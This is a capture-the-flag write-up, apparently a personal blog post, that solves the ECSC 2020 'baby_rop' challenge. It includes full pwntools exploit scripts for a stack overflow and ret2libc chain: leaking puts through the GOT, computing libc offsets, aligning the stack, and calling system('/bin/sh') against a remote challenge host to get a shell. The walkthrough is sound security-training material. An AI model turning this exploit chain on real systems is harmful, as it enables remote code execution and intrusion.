Solving a ROP Challenge the Easy Way

Introduction

Since the last article was written with the sole purpose of using one_gadget, it didn’t present the most straight-forward solution for the baby_rop challenge. In this article, I’m going to present the easiest solution that I know of, mainly because I would like to have a template for the next baby ROP challenge I encounter.

Mission Briefing

> This is a simple pwn challenge. You should get it in the lunch break.
>
> Running on Ubuntu 20.04.
>
> ### About the challenge
>
> The challenge was initially published at **European Cyber Security Challenge 2020** - the national phase organised in Romania. The challenge was created by Bit Sentinel.
>
> European Cyber Security Challenge (ECSC) is the annual European event that brings together young talent from across Europe to have fun and compete in cybersecurity!

Just to recap, the challenge can be found on CyberEDU. The executable has NX enabled, but there's no stack canary and PIE is disabled.

Finding RIP's Offset

We already know the app is going to crash if we input a string that is 1024 characters long. The following script will send a cyclic pattern that will help us get RIP's offset:

```
from pwn import *

io = process("./pwn_baby_rop")

io.recvuntil("black magic.\n")

gdb.attach(io)

payload = b""
payload += cyclic(1024, n=8).encode()

io.sendline(payload)
io.interactive()
```

```
─────────────────────────────────[ REGISTERS ]─────────────────────────────────
RAX  0x6261616161616166 ('faaaaaab')
RBX  0x0
RCX  0x7fbf5243da00 (_IO_2_1_stdin_) ◂— 0xfbad208b
RDX  0x6261616161616167 ('gaaaaaab')
RDI  0x0
RSI  0x7fbf5243da83 (_IO_2_1_stdin_+131) ◂— 0x43f8d0000000000a /* '\n' */
R8   0x7fbf5243f8c0 (_IO_stdfile_1_lock) ◂— 0x0
R9   0x7fbf526324c0 ◂— 0x7fbf526324c0
R10  0x3
R11  0x246
R12  0x401090 ◂— endbr64
R13  0x7ffc92a2bd10 ◂— 0x6461616161616174 ('taaaaaad')
R14  0x0
R15  0x0
RBP  0x6261616161616168 ('haaaaaab')
RSP  0x7ffc92a2bb28 ◂— 0x6261616161616169 ('iaaaaaab')
RIP  0x40145b ◂— ret
──────────────────────────────────[ DISASM ]───────────────────────────────────
► 0x40145b    ret    <0x6261616161616169>
```

As expected, RIP is overwritten and the application crashes. Finding the register's offset is one function call away:

```
>>> from pwn import *
>>> cyclic_find(0x6261616161616169, n=8)
264
>>>
```

A simple PoC to crash the application and overwrite RIP with 'C's can be found below:

```python
from pwn import *

io = process("./pwn_baby_rop")

io.recvuntil("black magic.\n")

gdb.attach(io)

payload = b""
payload += b"A" * 256
payload += b"B" * 8
payload += b"C" * 8

io.sendline(payload)
io.interactive()
```

The reason I also included those 8 ‘B’s before the ‘C’s is to highlight what that string overwrites:

```
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
─────────────────────────────────[ REGISTERS ]──────────────────────────────────
 RAX  0x4141414141414141 ('AAAAAAAA')
 RBX  0x0
 RCX  0x7f099d922a00 (_IO_2_1_stdin_) ◂— 0xfbad208b
 RDX  0x4141414141414141 ('AAAAAAAA')
 RDI  0x0
 RSI  0x7f099d922a83 (_IO_2_1_stdin_+131) ◂— 0x9248d0000000000a /* '\n' */
 R8   0x7f099d9248c0 (_IO_stdfile_1_lock) ◂— 0x0
 R9   0x7f099db174c0 ◂— 0x7f099db174c0
 R10  0x3
 R11  0x246
 R12  0x401090 ◂— endbr64
 R13  0x7fff153dda10 ◂— 0x1
 R14  0x0
 R15  0x0
 RBP  0x4242424242424242 ('BBBBBBBB')
 RSP  0x7fff153dd828 ◂— 'CCCCCCCC'
 RIP  0x40145b ◂— ret
──────────────────────────────────[ DISASM ]────────────────────────────────────
 ► 0x40145b    ret    <0x4343434343434343>
```

The ‘B’s can be found in the RBP register. I somehow managed to forget that when I solved the challenge yesterday and modified RBP by finding a ‘pop rbp ; ret’ gadget. After someone pointed that out, I quickly edited the post to modify RBP by using this technique.

Leaking a LIBC Address

The first ROP chain was also covered in the first article. To recap, we are first going to call puts with puts@got as an argument and then call main again. The first thing that needs to be found is a ‘pop rdi ; ret’ gadget (call convention: function arguments are stored in RDI, RSI, RDX, RCX, R8, R9, etc.). I did that using rp++:

```
$ rp-lin-x64 -f pwn_baby_rop -r 1 --unique | grep 'pop rdi ; '
0x00401663: pop rdi ; ret  ;  (1 found)
$
```

The next addresses we need to find are puts@plt (wich we are going to call) and puts@got (which contains the address of puts in libc). In this case, using objdump and grep will do the trick:

```
$ objdump -S pwn_baby_rop | grep -A 4 "<puts@plt>"
0000000000401060 <puts@plt>:
  401060:       f3 0f 1e fa             endbr64
  401064:       f2 ff 25 ad 2f 00 00    bnd jmpq *0x2fad(%rip)
  40106b:       0f 1f 44 00 00          nopl   0x0(%rax,%rax,1)


--
  4015de:       e8 7d fa ff ff          callq  401060 <puts@plt>
  4015e3:       b8 00 00 00 00          mov    $0x0,%eax
  4015e8:       e8 89 fb ff ff          callq  401176 <setvbuf@p
  4015ed:       b8 00 00 00 00          mov    $0x0,%eax
  4015f2:       c9                      leaveq
$
```

The main function is located at 0x40145C. The binary is stripped, so I had to open IDA in order to find it. If the binary was not stripped, ‘objdump -S pwn_baby_rop | grep main’ whould have been sufficient to find the function's address. The 1st stage exploit code looks like this:

```
# 1st stage
pop_rdi = 0x00401663
puts_got = 0x404018
puts = 0x401060
main = 0x40145C

payload = b""
payload += b"A" * 256
payload += b"B" * 8
payload += p64(pop_rdi)
payload += p64(puts_got)
payload += p64(puts)
payload += p64(main)

io.sendline(payload)
puts_addr = io.recvline()[:-1].ljust(8, b"\x00")
puts_addr = u64(puts_addr)
log.info("puts: " + hex(puts_addr))
```

Finding the Server's LIBC Version

There's a >99% chance that the server is using another version of LIBC than my computer is. As I mentioned in the last article, this version can be found by running the 1st stage on the remote machine and searching the last 3 nibbles of puts' address(in this case, 5a0) on this site. After downloading the .so file, we can tell the program to load it instead of our system's by changing

```
io = process("./pwn_baby_rop")
```

to

```
env = {"LD_PRELOAD": "./libc6_2.31-0ubuntu8_amd64.so"}
io = process("./pwn_baby_rop", env=env)
```

To test wether this worked or not, I ran the script again:

```
$ python libc.py
[+] Starting program './pwn_baby_rop': Done
puts:  0x7f4ea0c875a0
[*] Switching to interactive mode
Solve this challenge to prove your understanding to black magic.
$
[*] Interrupted
[*] Stopped program './pwn_baby_rop'
```

The address of puts ends in 5a0 now, so we can move on to the last step.

RCE? Nope.

The simples method to get RCE now is to call system(“/bin/sh”). The first thing we need to do is calculate LIBC’s base address. The site I linked above also provides the offsets of some helpful functions. According to that list, puts is located at 0x0875a0, system at 0x055410 and a “/bin/sh” string at 0x1b75aa:

Query show all libs / start over

_IO_puts 5a0 -

+ Find

Matches

libc6_2.30-3_i386
libc6_2.30-4_i386
libc6_2.30-6_i386
libc6_2.30-7_i386
libc6_2.31-0ubuntu7_amd64
libc6_2.31-0ubuntu8_amd64
libc6_2.31-0ubuntu9_amd64

libc6_2.31-0ubuntu8_amd64 Download

Symbol	Offset	Difference
system	0x055410	0x0
_IO_puts	0x0875a0	0x32190
open	0x110cc0	0xbb8b0
read	0x110fa0	0xbbb90
write	0x111040	0xbbc30
str_bin_sh	0x1b75aa	0x16219a

All symbols

Another problem I wrote about is that system() is going to try to write some data to the stack by using the RBP register. We can find a memory adrees that is both readable and writeable by using gdb's vmmap command:

```
gdb-peda$ vmmap
Start              End                Perm      Name
0x00400000         0x00401000         r--p      /home/yakuhito/c
0x00401000         0x00402000         r-xp      /home/yakuhito/c
0x00402000         0x00403000         r--p      /home/yakuhito/c
0x00403000         0x00404000         r--p      /home/yakuhito/c
0x00404000         0x00405000         rw-p      /home/yakuhito/c
0x00007f602c4a3000 0x00007f602c4ca000 r-xp      /lib/x86_64-linu
0x00007f602c4d4000 0x00007f602c4d6000 rw-p      mapped
0x00007f602c4d6000 0x00007f602c4fb000 r--p      /home/yakuhito/c
0x00007f602c4fb000 0x00007f602c673000 r-xp      /home/yakuhito/c
0x00007f602c673000 0x00007f602c6bd000 r--p      /home/yakuhito/c
0x00007f602c6bd000 0x00007f602c6be000 ---p      /home/yakuhito/c
0x00007f602c6be000 0x00007f602c6c1000 r--p      /home/yakuhito/c
0x00007f602c6c1000 0x00007f602c6c4000 rw-p      /home/yakuhito/c
0x00007f602c6c4000 0x00007f602c6ca000 rw-p      mapped
0x00007f602c6ca000 0x00007f602c6cb000 r--p      /lib/x86_64-linu
0x00007f602c6cb000 0x00007f602c6cc000 rw-p      /lib/x86_64-linu
0x00007f602c6cc000 0x00007f602c6cd000 rw-p      mapped
0x00007ffc12bf8000 0x00007ffc12c19000 rw-p      [stack]
0x00007ffc12d65000 0x00007ffc12d68000 r--p      [vvar]
0x00007ffc12d68000 0x00007ffc12d6a000 r-xp      [vdso]
0xffffffffff600000 0xffffffffff601000 r-xp      [vsyscall]
gdb-peda$
```

Memory block 0x00404000-0x00405000 is a prefect candidate, so I will use 0x00404500 for RBP. The code for the second stage looks like this:


```
# 2nd stage
puts_offset = 0x0875a0
system_offset = 0x055410
bin_sh_offset =  0x1b75aa

libc_base = puts_addr - puts_offset
system = libc_base + system_offset
bin_sh = libc_base + bin_sh_offset
log.info("libc_base: " + hex(libc_base))
log.info("system: " + hex(system))
log.info("bin_sh: " + hex(bin_sh))

rbp = 0x00404500

payload = b"A" * 256
payload += p64(rbp)
payload += p64(pop_rdi)
payload += p64(bin_sh)
payload += p64(system)

io.sendline(payload)
```

However, the exploit seems to crash the program:

```
$ python exploit_notworking.py
[+] Starting program './pwn_baby_rop': Done
[*] puts: 0x7f1764d615a0
[*] libc_base: 0x7f1764cda000
[*] system: 0x7f1764d2f410
[*] bin_sh: 0x7f1764e915aa
[*] Switching to interactive mode
Solve this challenge to prove your understanding to black magic.
[*] Got EOF while reading in interactive
$ id
[*] Program './pwn_baby_rop' stopped with exit code -11
[*] Got EOF while sending in interactive
Traceback (most recent call last):
  File "/usr/local/lib/python3.6/dist-packages/pwnlib/tubes/proc
    fd.close()
BrokenPipeError: [Errno 32] Broken pipe
```

Aligning the Stack

After attaching gb to the process, we can see the instrucion that crashed the program:



```
 RAX  0x7faa2db2c2e0 (environ) —▸ 0x7ffcc0bcbeb8 —▸ 0x7ffcc0bcdfbf ◂— 'LD_PRELOA
D=./libc6_2.31-0ubuntu8_amd64.so'
 RBX  0x7faa2daf45aa ◂— 0x68732f6e69622f /* '/bin/sh' */
 RCX  0x7ffcc0bcba48 ◂— 0xc /* '\x0c' */
 RDX  0x0
 RDI  0x7ffcc0bcb844 ◂— 0x7ffc
 RSI  0x7faa2daf45aa ◂— 0x68732f6e69622f /* '/bin/sh' */
 R8   0x7ffcc0bcb888 —▸ 0x7faa2d919ec3 (_dl_fixup+211) ◂— mov    r8, rax
 R9   0x7ffcc0bcbeb8 —▸ 0x7ffcc0bcdfbf ◂— 'LD_PRELOAD=./libc6_2.31-0ubuntu8_amd6
4.so'
 R10  0x8
 R11  0x246
 R12  0x7ffcc0bcb8a8 ◂— 0x0
 R13  0x7ffcc0bcb928 ◂— 0x6
 R14  0x0
 R15  0x0
 RBP  0x7ffcc0bcba48 ◂— 0xc /* '\x0c' */
 RSP  0x7ffcc0bcb838 —▸ 0x7ffcc0bcb82c ◂— 0x2d991f7b00007faa
 RIP  0x7faa2d991fbc ◂— movaps xmmword ptr [rsp + 0x50], xmm0
────────────────────────────[ DISASM ]────────────────────────────
 ► 0x7faa2d991fbc    movaps xmmword ptr [rsp + 0x50], xmm0
   0x7faa2d991fc1    mov    qword ptr [rsp + 0x68], 0
   0x7faa2d991fca    call   posix_spawn <0x7faa2da4c780>

   0x7faa2d991fcf    mov    rdi, rbp
   0x7faa2d991fd2    mov    ebx, eax
   0x7faa2d991fd4    call   posix_spawnattr_destroy <0x7faa2da4c680>

   0x7faa2d991fd9    test   ebx, ebx
   0x7faa2d991fdb    je     0x7faa2d992060

   0x7faa2d991fe1    mov    eax, dword ptr fs:[0x18]
   0x7faa2d991fe9    test   eax, eax
   0x7faa2d991feb    jne    0x7faa2d9921c3
────────────────────────────[ STACK ]────────────────────────────
00:0000│ rsp    0x7ffcc0bcb838 —▸ 0x7ffcc0bcb82c ◂— 0x2d991f7b00007faa
01:0008│ rdi-4  0x7ffcc0bcb840 ◂— 0x7ffcffffffff
02:0010│        0x7ffcc0bcb848 ◂— 0x0
```

```
... ↓
04:0020│         0x7ffcc0bcb858 —▸ 0x404018 —▸ 0x7faa2d9c45a0 (puts) ◂— endbr64
05:0028│         0x7ffcc0bcb860 —▸ 0x7ffcc0bcbdb0 ◂— 0x0
06:0030│         0x7ffcc0bcb868 —▸ 0x401090 ◂— endbr64
07:0038│         0x7ffcc0bcb870 —▸ 0x7ffcc0bcbea0 ◂— 0x1
─────────────────────────────────[ BACKTRACE ]─────────────────────────────────
 ► f 0      7faa2d991fbc
   f 1                 0
───────────────────────────────────────────────────────────────────────────────
Program received signal SIGSEGV (fault address 0x0)
gdb-peda$
```

This StackOverflow thread does a good job at explaining the cause of this problem. Basically, LIBC expects the stack to be 16-bit aligned when a function is called and uses this property to optimize some portions of its code. The solution is very simple: call a ret instruction. We can find a ret gadget in the main program using rp++:

```
$ rp-lin-x64 -f pwn_baby_rop -r 1 --unique | grep ret
0x004015f1: add cl, cl ; ret  ;  (1 found)
0x00401017: add esp, 0x08 ; ret  ;  (2 found)
0x00401016: add rsp, 0x08 ; ret  ;  (2 found)
0x004010c3: cli  ; ret  ;  (2 found)
0x0040164c: fisttp word [rax-0x7D] ; ret  ;  (1 found)
0x004010c0: hint_nop edx ; ret  ;  (4 found)
0x0040145a: leave  ; ret  ;  (2 found)
0x004010ee: nop  ; ret  ;  (3 found)
0x00401662: pop r15 ; ret  ;  (1 found)
0x0040115d: pop rbp ; ret  ;  (1 found)
```

```
0x00401663: pop rdi ; ret  ;  (1 found)
0x0040101a: ret  ;  (12 found)
```

The final script looks like this:

```
from pwn import *

env = {"LD_PRELOAD": "./libc6_2.31-0ubuntu8_amd64.so"}
#io = process("./pwn_baby_rop", env=env)
io = remote("34.89.143.158", 31042)

io.recvuntil("black magic.\n")

#gdb.attach(io)

# 1st stage
pop_rdi = 0x00401663
puts_got = 0x404018
puts = 0x401060
main = 0x40145C

payload = b""
payload += b"A" * 256
payload += b"B" * 8
payload += p64(pop_rdi)
```

```
payload += p64(puts_got)
payload += p64(puts)
payload += p64(main)

io.sendline(payload)
puts_addr = io.recvline()[:-1].ljust(8, b"\x00")
puts_addr = u64(puts_addr)
log.info("puts: " + hex(puts_addr))

# 2nd stage
puts_offset = 0x0875a0
system_offset = 0x055410
bin_sh_offset =  0x1b75aa

libc_base = puts_addr - puts_offset
system = libc_base + system_offset
bin_sh = libc_base + bin_sh_offset
log.info("libc_base: " + hex(libc_base))
log.info("system: " + hex(system))
log.info("bin_sh: " + hex(bin_sh))

rbp = 0x00404500
simple_ret = 0x0040101a

payload = b"A" * 256
payload += p64(rbp)
```

```
payload += p64(pop_rdi)
payload += p64(bin_sh)
payload += p64(simple_ret)
payload += p64(system)

io.sendline(payload)
io.interactive()
```

Running it against the remote server will result in a shell:

```
$ python exploit.py
[+] Opening connection to 34.89.143.158 on port 31042: Done
[*] puts: 0x7f50d3c2a5a0
[*] libc_base: 0x7f50d3ba3000
[*] system: 0x7f50d3bf8410
[*] bin_sh: 0x7f50d3d5a5aa
[*] Switching to interactive mode
Solve this challenge to prove your understanding to black magic.
$ id
uid=1000(ecsc) gid=3000 groups=3000,2000
$ ls -l
total 20
-rwxr-xr-x 1 root root    70 May 13 09:37 flag
-rwxr-xr-x 1 root root 14520 May 13 09:37 pwn
```

```
$ cat flag
[REDACTED]
```


The End

That wasn't *very* hard, was it? I hope you've learned something new from this article (I certainly have!). The python scripts I used can be found in this repo.

Until next time, hack the world.

yakuhito, over.

Published on June 2, 2020



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